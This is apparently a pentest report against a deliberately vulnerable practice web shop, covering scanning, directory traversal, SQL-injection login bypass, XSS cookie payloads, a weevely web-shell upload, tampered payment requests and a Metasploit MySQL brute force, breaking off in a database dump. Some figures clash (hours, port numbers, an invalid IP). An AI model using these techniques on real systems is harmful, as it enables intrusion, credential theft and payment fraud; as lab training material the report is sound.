
4/30/2023

WEB APPLICATION PENETRATION REPORT

This task was completed on a practice machine



Nashib Limbu

Contents

INTRODUCTION

A web application penetration test was performed on target network and machine. The objective of the test was to identify security vulnerabilities and exploit them to show possible ramifications/impact with suggestions for remediation to ensure security of the organisation.

This report will present results of that test.

SCOPE

Agreement has taken place to conduct a web application Black Box penetration test, with the following as deliverable.

1. A thorough scan of the target
2. Report on processes, vulnerabilities, and exploits
3. Executive and technical summary

The estimated time for the test will be 2 weeks with deadline of the 3rd of May 2023.

COSTS:

Testing Time: 60 hours (1 tester x 2 weeks x 30 hours per week)
Tester Cost: £6,000 (80 hours x £100 per hour x 1 testers)
Testing Tools: £500
Reporting Cost: £1,000 (20 hours x £50 per hour)

Total Cost: £7,500

METHODOLOGY

This penetration test will be conducted using the Four-Stage NIST methodology.

This test will also incorporate the OWASP Top 10 vulnerabilities into the NIST methodology framework to provide focused discovery and attack strategies tailored to web application security. The integration aims to address the most critical risks as identified by OWASP, ensuring a comprehensive and current security assessment.

Planning -> Define the scope of the penetration test.
Define approach to testing and methodology.
Identify objectives of the test – finding vulnerabilities in the web application and providing remediation.

Discovery -> Use tools to conduct complete scan of the network and web applications, this will involve the use of tools such as Nmap, dirb, OWASP Zap and many more.
Enumeration of the web application to identify directories etc..
Look for attack vectors for potential vulnerabilities.

Attack -> Conduct Manual and automated scanning and testing.
This will involve testing for SQL injections, XSS, and others.
Escalation of privileges to gain higher access to the system.

Reporting -> Documentation of vulnerabilities found including the severity and recommendations for remediation
Writing of technical and executive summary.

RATIONALE

The NIST methodology was chosen as it is a widely accepted and recognised structure to approaching a penetration test. The approach, as a comprehensive and standardised framework, ensures that the penetration test is executed in a methodical and thorough manner, reducing the likelihood of overlooking key flaws.

We ensure that our testing procedure complies to industry best practises by this methodology, which provides a clear and consistent structure that is easy to understand and replicate. This enables better communication of results and recommendations, as well as a more efficient remediation procedure.

EXECUTIVE SUMMARY

A thorough examination of the target system uncovered multiple security flaws of varied severity, which might have a substantial impact on the organisation's operations and general reputation. The purpose of this executive brief is to present non-technical overview of the assessment results, potential business impact and expenses associated with the suggested remediations.

Multiple high-risk vulnerabilities were discovered, including 'SQL injection', 'weak password policies', and 'sensitive information disclosure'. These vulnerabilities pose a significant risk to the organisation, as they result in authorised access, data beaches, and financial loses. Furthermore, medium-risk vulnerabilities such as 'cross-site tracing' must be addressed to prevent being exploited by malicious actors, else they might lead to further loss of reputation or finances.

These vulnerabilities have the potential to have significant business impact. Unauthorised access to sensitive data can result in reputational damage, financial losses, and regulatory penalties under laws such as DPA. Furthermore, a lack of trust in the organisation's security measures may lead to loss of business from customer dissatisfaction.

We have provided suggestions for remediation on each of the discovered vulnerabilities. Implementing these suggestions will require a mix of time, money, and skilled employees, however, the failure in implementing remediations to the discovered vulnerabilities may be significantly higher in long-term costs.

In conclusion it is recommended to prioritise high-risk vulnerabilities immediately to prevent significant business impact.

TECHNICAL SUMMARY:

This penetration test uncovered multiple security vulnerabilities on the target, which we further classified into high, medium, and low risk vulnerabilities. This technical brief includes a thorough review of these vulnerabilities and their associated risk levels, potential effect, and remediation suggestions.

Vulnerabilities classified as high-risk pose significant threat to the security of the organisation. These vulnerabilities can lead to unauthorised access, data beaches, and financial losses. Our recommendation for the mitigation of these risks includes use of input validation, stronger password policies and improvement of access control mechanisms.

Medium-risk vulnerabilities such as XST (cross-site tracing) or directory enumeration may be exploited if left unfixed. For the medium-risk issues, it is our recommendation that TRACE method be removed, and access control be put in place to prevent issues such as directory traversal, implementing more secure cipher encryption algorithms and disabling SSLv3/TLS 1.0 (or upgrading) is also highly recommended.

Although it is less likely for the low-risk vulnerabilities to be directly harmful to business operations, they should not be ignored, as the vulnerabilities could lead to exploitation of more serious ones. By following our suggestions for fixing these, the organisational security will be able further strengthened. Recommendations of the low-risk vulnerabilities include disabling service banners and input/user validation on guest signing book.

Illustrations have been provided for all exploits of each vulnerability and discussion of the associated risk level, alongside a post-exploitation section to highlight potential damages caused by the vulnerabilities found.

In addition to our findings within the attack narrative, we have provided remediations for each of the vulnerabilities at the remediation section at the tail-end of this report. Implementation of these suggestions will require an investment of time, financial resources, and skilled employees. However, lack of action in remediation will lead to a significantly higher long-term costs from legal ramifications, reputational damage, and core business financial losses.

In summary, it is of utmost importance for the organisation to prioritise addressing high-severity vulnerabilities immediately.

RISK MATRIX

VULNERBILITY	Severity Level
SQL INJECTION	HIGH
ADMIN ACCESS PRIVILEGE ESCALATION VIA URL	HIGH
WEAK HASH ENCRYPTION	HIGH
DoS ATTACK	HIGH
SENSITIVE INFORMATION DISCLOSURE	HIGH
WEAK PASSWORD POLICY	HIGH
WEAK PASSWORD RESET VALIDATION	HIGH
FILE UPLOAD VULNERABILITY	HIGH
REMOTE DATABASE ACCESS	HIGH
CROSS-SITE SCRIPTING	HIGH
PAYMENT FRAUD	HIGH
PORT 443- 64-BIT BLOCK CIPHER	MEDIUM
DIRECTORY TRAVERSAL	MEDIUM
PLATFORM CONFIGURATION – CROSS SITE TRACING	MEDIUM
DIRECTORY ENUMERATION	MEDIUM
SITE DEFACEMENT	LOW
SYSTEM ENUMRATION/INFO DISCLOSURE	LOW

ATTACK NARRATIVE

Vulnerabilities were uncovered using variety of tools such as Nmap, dirb, Nessus, Burp suite etc..

Tools:

Nmap: network mapper used to find information on target machine and information such as service versions.

Nessus: Automated testing to back up the manual testing done.

Burp Suite: Used for manipulating session ID and cookies via proxy.

Metasploit framework: Msfconsole was used to run exploits against target machine.

Kali Linux: attacking machine.

Dirb: Enumeration of directories.

Searchsploit: Used to find possible exploits for enumerated services.

MITRE TACTICS:

- Tactic: Initial Access
- Technique: Exploit Public-Facing Application (e.g., SQL Injection, Admin Access Privilege Escalation via URL)

- Tactic: Execution
- Technique: Malicious File Upload (e.g., File Upload Vulnerability)

- Tactic: Persistence
- Technique: Create Account (e.g., creating new users when admin access is gained)

- Tactic: Privilege Escalation
- Technique: Exploitation for Privilege Escalation (e.g., SQL Injection, Admin Access Privilege Escalation via URL)

- Tactic: Credential Access
- Technique: Various methods (e.g., Weak Password Policy, Weak Password Reset Validation)

- Tactic: Discovery
- Technique: System Information Discovery (e.g., System Enumeration/Info Disclosure)

- Tactic: Lateral Movement
- Technique: Exploitation of Remote Services (e.g., Remote Database Access using msfconsole exploits)

- Tactic: Collection
- Technique: credit card card/supplier/account passwords (e.g., Sensitive Information Disclosure)

- Tactic: Exfiltration
- Technique: (e.g., Data Exfiltration through SQL Injection, Sensitive Information Disclosure)

- Tactic: Impact
- Technique: Endpoint Denial of Service (e.g., DoS Attack)

PORT SCANS:

Network range was found using attacking machine.

```
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.132.128  netmask 255.255.255.0  broadcast 192.168.132.255
```

Figure 1- Network range

Using this information, we were able to find the IP of the target using netdiscover.

```
┌──(kali㉿kali)-[~]
└─$ sudo netdiscover -r 192.168.132.0/24
```

Figure 2- IP Discovery

Ip address of the target machine was identified to be 192.168.132.131.

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________

192.168.132.1   00:50:56:c0:00:08      1      60  VMware, Inc.
192.168.132.2   00:50:56:e5:13:f4      1      60  VMware, Inc.
192.168.132.131 00:0c:29:2f:c6:a6      1      60  VMware, Inc.
```

Figure 3-Finding target.

Use of Nmap on intensity 4 to discover open ports and software name with their versions running on the target machine.

```
└─$ sudo nmap -p- -sV -v -T4 192.168.132.131
```

Figure 4- Nmap command

```
Starting Nmap 7.92 ( https://nmap.org ) at 2023-04-20 21:15 EDT
Nmap scan report for 192.168.132.131
Host is up (0.00082s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE  VERSION
80/tcp   open  http     Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
443/tcp  open  ssl/http Apache httpd 1.3.28 ((Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c)
3306/tcp open  mysql    MySQL 4.1.7-standard
MAC Address: 00:0C:29:2F:C6:A6 (VMware)
```

Figure 5- Service Version.

VULNERABILITY	SEVERITY
SYSTEM ENUMRATION/INFO DISCLOSURE	LOW

DNS Zone Transfers

```
┌──(kali㉿kali)-[~]
└─$ dig axfr 192.168.132.131:80
```

Figure 6

```
; <<>> DiG 9.18.4-2-Debian <<>> ixfr 192.168.132.131
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 35797
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; MBZ: 0x0005, udp: 4096
;; QUESTION SECTION:
;192.168.132.131.               IN      A

;; AUTHORITY SECTION:
.                       5       IN      SOA     a.root-servers.net. nstld.verisign-grs.com. 2023042001 1800 900 604800 86400

;; Query time: 7 msec
;; SERVER: 192.168.132.2#53(192.168.132.2) (UDP)
;; WHEN: Thu Apr 20 21:22:40 EDT 2023
;; MSG SIZE  rcvd: 119
```

Figure 7

Attempted DNS Zoner transfer to find additional attack surface, but no further attacks were accomplished from this vector.

DIRECTORY ENUMERATION

Directory enumeration was attempted using Dirb to discover hidden directories and files.

```
┌──(kali㉿kali)-[~]
└─$ dirb http://192.168.132.131/
```

Figure 8

```
---- Scanning URL: http://192.168.132.131/ ----
==> DIRECTORY: http://192.168.132.131/backup/
+ http://192.168.132.131/cgi-bin/ (CODE:403|SIZE:278)
+ http://192.168.132.131/favicon.ico (CODE:200|SIZE:1334)
==> DIRECTORY: http://192.168.132.131/images/
+ http://192.168.132.131/index (CODE:200|SIZE:3583)
+ http://192.168.132.131/index.html (CODE:200|SIZE:3583)
+ http://192.168.132.131/robots (CODE:200|SIZE:316)
+ http://192.168.132.131/robots.txt (CODE:200|SIZE:316)
==> DIRECTORY: http://192.168.132.131/supplier/

---- Entering directory: http://192.168.132.131/backup/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.132.131/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://192.168.132.131/supplier/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

-----------------
END_TIME: Thu Apr 27 01:21:42 2023
DOWNLOADED: 4612 - FOUND: 6
```

Figure 9

This is a medium risk vulnerability as it allows attacker to gather more information and identify any attack vectors.

VULNERABILITY	SEVERITY
DIRECTORY ENUMERATION	MEDIUM

DIRECTORY TRAVERSAL

Using this information new can check out interesting pages such as /robot.txt and /supplier.

This resulted in knowing what is allowed to be accessed and within /supplier we were able to traverse into /accounts allowing us to see the following information.




Figure 10




Figure 11
Running this information through numerous decoders resulted in us finding that the information was encoded in base64, leading to severe vulnerability threat from the weak protection of the supplier accounts.

Figure 12

VULNERABILITY	SEVERITY
DIRECTORY TRAVERSAL	MEDIUM

SQL INJECTION

Initially we tried to automate the SQL injection for the login page using sqlmap but returned no positive results.

Figure 13




Figure 14

However, during the manual SQL injection we found that the website was indeed vulnerable to SQL injection as it allowed login without any password.




Figure 15- SQL Injection 1

Allowing us access to the webpage without any authentication.

Figure 16

This led us to test admin account which allowed us to have access as the master system administrator which is a high level of threat.




Figure 17- SQL Injection 2 ADMIN

Figure 18- SQL INJECTION ADMIN ACCESS

Furthermore, to add to this, the error returned from attempted SQL injection reveals valuable information that could be used to compromise the entire database. The error contains syntax error which helps the attacker to understand the database schema therefore, having an easier time creating SQL injection attacks.

VULNERABILITY	SEVERITY
BLIND SQL INJECTION	HIGH

PLATFORM CONFIGURATION TESTING - Cross-Site Tracing

Initial testing for Cross-Site tracing potential:

```
└─$ ncat 192.168.132.131 80
TRACE / HTTP/1.1
Host: 192.168.132.131
Random: Header
```

Figure 19- Cross-Site Tracing Potential

Trace method reflects received message back to client, showing server code 200 and reflected the header set in place. Further exploited this by

```
HTTP/1.1 200 OK
Date: Fri, 28 Apr 2023 19:27:29 GMT
Server: Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c
Transfer-Encoding: chunked
Content-Type: message/http

3b
TRACE / HTTP/1.1
Host: 192.168.132.131
Random: Header
```

Figure 20- Cross-Site Tracing

This vulnerability allows for the reflection of a received message back to the client, which then displays server code 200 and the header that was set. This exploit can potentially expose sensitive information about server configurations. As it requires some degree of user interaction such as use of malicious link, it is considered a medium-risk vulnerabity.

VULNERABILITY	SEVERITY
CROSS-SITE TRACING	MEDIUM

CROSS-SITE SCRIPTING:

We used the following script to manually test for cross-site scripting vulnerabilities:
“<script>alert("TEST ATTACK");</script>”




Figure 21-XSS Alert

Resulting in the reflection of the alert.

Figure 22- Alert Generated

“script>alert(document.cookie)</script>” was then used to return session ID, this is a medium risk vulnerability, while not directly useful in compromising system or sensitive data, it can be used in conjunction with other vulnerabilities to launch a more sophisticated attack.




Figure 23- XSS Session ID

VULNERABILITY	SEVERITY
XSS Reflection attack	MEDIUM

WEAK PASSWORD POLICY

While testing for other vulnerabilities we found that the register option for the password didn’t have any enforcement, leading to creation of accounts with singular characters as passwords.




Figure 24- Creation of account

Figure 25- Account with 1 character password

This is extremely dangerous as it allows for accounts with weak password, meaning they could be easily brute forced through by malicious actors.

VULNERABILITY	SEVERITY
WEAK PASSWORD POLICY	HIGH

WEAK PASSWORD RESET VALIDATION

Other vulnerabilities found that once you were logged into the system, it is easy to change password for any account using known username or email, this is extremely dangerous as you can change

admin password to one of your choosing, allowing easy access without any identification verification.

Figure 26




Figure 27- Changed password.

Further adding to this issue, you can reset any password if you know the email, for example here we use the obvious admin account and reset the password. The only form of verification is the colour, which does not work, as it still resets the password no matter the colour chosen. Another weak aspect to this design is that the password hint option is a drop down box so even if the design was working, it could still be brute forced into guessing the colour.




Figure 28 – Password colour doesn't work




Figure 29 – Admin password reset with weak verification.

VULNERABILITY	SEVERITY
WEAK PASSWORD RESET VERIFICATION	HIGH

FILE UPLOAD VULNERABILITY

Using the previously discussed SQL injection, we were able to bypass authentication, allowing access to supplier only section of the site.




Figure 30- Authentication Bypass

This led us to the upload page on the target web application, which we then used to upload a generated shell from weevely.




Figure 31 - Shell generation

Figure 32- Upload option





Figure 33- Successful upload

Although we were able to successfully upload a php file, we were not able to find the location, but this does not mean it is not a vulnerability as given more time, malicious actors could use this surface vector to create a connection, meaning it is still a high-risk vulnerability.



VULNERABILITY	SEVERITY
FILE UPLOAD VULNERABILITY	HIGH

SITE DEFACEMENT

Due to lack of verification on the guestbook, any random visitor can deface the guestbook. Although this is a low-level vulnerability with no disruption, it is still something to consider designing to be more secure.

Figure 34




Figure 35-Defacement

VULNERABILITY	SEVERITY
SITE DEFACEMENT	LOW

SECRET ADMIN ACCESS VIA URL

Another high-level vulnerability found within URL manipulation, where modifying the action to = admin would give access to administration menu as a normal user.




Figure 36- URL Modification




Figure 37- Admin access via URL

Having access to admin menu is a very severe vulnerability.

VULNERABILITY	SEVERITY
SECRET ADMIN ACCESS VIA URL	HIGH

PAYMENT FRAUD

Making use of Burp suite proxy – HTTP History, we were able to find the POST method just before finalising an order on the website.

619	http://192.168.132.131	POST	/cgi-bin/badstore.cgi?action=submitpay...
620	http://192.168.132.131	GET	/cgi-bin/bsheader.cgi
621	http://192.168.132.131	POST	/cgi-bin/badstore.cgi?action=order

Figure 38- HTTP Proxy

We were then able to manipulate the credit card details to place order under fraudulent conditions.

```
Cookie: SSOid=
YWRtaW46ODMyMThhYzM0YzE4MzRjMjY3ODFmZTRiZGU5MThlZTQ6TWFzdGVyIFN5c3Rl
bSBBZG1p%0AbmlzdHJhdG9yOkE%3D%0A; CartID=
1682715138%3A1%3A11.5%3A1003
Connection: close

email=admin&ccard=test&expdate=test&subccard=Place+Order
```

Figure 39-Credit card called test.

Order Date	Order Cost	# Items	Item List	Card Used
2023-04-28	$11.50	1	1000	2342 3423 4234 2342
2023-04-28	$11.50	1	1003	2342 3423 4234 2342
2023-04-28	$11.50	1	1003	test

Figure 40-Payment Fraud

As you can see, the proxy manipulation allows for use of fake details to place an order, which is a high-risk vulnerability.

VULNERABILITY	SEVERITY
PAYMENT FRAUD	HIGH

SENSITIVE INFORMATION LEAK

Using previous techniques to either access admin account via URL, resetting etc… we can check out reports leading to leak of sensitive information such as credit card information.




Figure 41- Admin Menu

Date	Time	Cost	Count	Items	Account	IP	Paid	Credit_Card_Used	ExpDate
2023-03-24	12:47:00	$360.00	1	1002	fred@newuser.com	172.22.15.47	Y	2014-0000-0000-009	0705
2023-04-09	12:47:00	$1137.90	3	1008,1009,1011	sue@spender.com	10.10.10.350	Y	6011-0000-0000-0004	1006

Figure 42- Sensitive information leak

VULNERABILITY	SEVERITY
SENSITIVE INFORMATION LEAK	HIGH

WEAK HASH ENCRYPTION

By using previous techniques to access admin menu, we can then look at the current users.

Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	83218ac34c1834c26781fe4bde918ee4	black	Test User	U
admin	83218ac34c1834c26781fe4bde918ee4	black	Master System Administrator	A
joe@supplier.com	83218ac34c1834c26781fe4bde918ee4	green	Joe Supplier	S

Figure 43- Current users.

We tested the password using hash-identifier and found that is it a MD5 hash which is widely known to be insecure. Meaning that hackers can gain access to the passwords having serious consequences on the business with unauthorised access.




Figure 44- Hash-identifier




Figure 45-Reversed hash password

VULNERABILITY	SEVERITY
WEAK HASH ENCRYPTION	HIGH

REMOTE DATABASE ACCESS

As noted in the previous Nmap scans, we see an instance of MySQL running on port 3305, and using msfconsole with mysql_login exploit, I was able to gain access to the credentials for the database with the following options.




Figure 46- msfconsole command.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.132.131
rhosts => 192.168.132.131
msf6 auxiliary(scanner/mysql/mysql_login) > set pass_file rockyou.txt
pass_file => rockyou.txt
msf6 auxiliary(scanner/mysql/mysql_login) > set Stop_ON_SUCCESS True
Stop_ON_SUCCESS => true
msf6 auxiliary(scanner/mysql/mysql_login) > show options

Module options (auxiliary/scanner/mysql/mysql_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   true             no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in th
   DB_ALL_PASS       false            no        Add all passwords in the current database
   DB_ALL_USERS      false            no        Add all users in the current database to t
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the cu
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         rockyou.txt      no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,ty
   RHOSTS            192.168.132.131  yes       The target host(s), see https://github.com
   RPORT             3306             yes       The target port (TCP)
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for
   THREADS           1                yes       The number of concurrent threads (max one
   USERNAME          root             no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separa
   USER_AS_PASS      false            no        Try the username as the password for all u
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts
```

Figure 47- exploit options.

Using this exploit I was able to find the admin credentials.

```
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.132.131:3306  - 192.168.132.131:3306 - Found remote MySQL version 4.1.7
[!] 192.168.132.131:3306  - No active DB -- Credential data will not be saved!
[+] 192.168.132.131:3306  - 192.168.132.131:3306 - Success: 'root:'
[*] 192.168.132.131:3306  - Scanned 1 of 1 hosts (100% complete)
```

Figure 48- Successful exploit.

This resulted in the leak of the following databases, which as discussed holds previously discussed passwords, sensitive data, and account information, making it a high risk vulnerability.

```
| email | passwd                           | pwdhint | fullname | role |
+-------+----------------------------------+---------+----------+------+
| admin | 83218ac34c1834c26781fe4bde918ee4 | black   |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | black   |          | A    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | blue    |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | red     |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | orange  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | purple  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | red     |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | yellow  |          | U    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | green   |          | S    |
| admin | 83218ac34c1834c26781fe4bde918ee4 | blue    |          | U    |
